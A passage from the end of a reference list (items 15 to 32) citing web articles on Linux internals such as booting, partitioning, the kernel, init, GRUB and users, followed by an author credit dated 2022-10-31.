15. https://opensource.com/article/18/9/swap-space-linux-systems

16. https://wiki.archlinux.org/title/Arch_boot_process

17. https://www.techtarget.com/searchstorage/definition/NVRAM-non-volatile-random-access-memory

18. https://www.ibm.com/docs/bg/aix/7.2?topic=passwords-using-etcpasswd-file

19. https://www.techtarget.com/whatis/definition/Master-Boot-Record-MBR

20. https://www.howtogeek.com/193669/whats-the-difference-between-gpt-and-mbr-when-partitioning-a-drive/

21. https://www.digitalocean.com/community/tutorials/what-is-a-kernel

22. https://wiki.archlinux.org/title/init

23. https://wiki.archlinux.org/title/Kernel#Kernel_panics

24. https://wiki.archlinux.org/title/daemons

25. https://www.baeldung.com/linux/process-pid-0

26. https://wiki.archlinux.org/title/Partitioning#/

27. https://wiki.archlinux.org/title/Users_and_groups#Overview

28. https://ubuntu.com/

29. https://youtu.be/lDdVUlXLjx8

30. https://wiki.gentoo.org/wiki/Custom_Initramfs

31. https://www.howtogeek.com/428174/what-is-a-tty-on-linux-and-how-to-use-the-tty-command/

32. https://wiki.archlinux.org/title/GRUB

Author:

Thamer Alharbi

University of Hafr Al-Batin

2022-10-31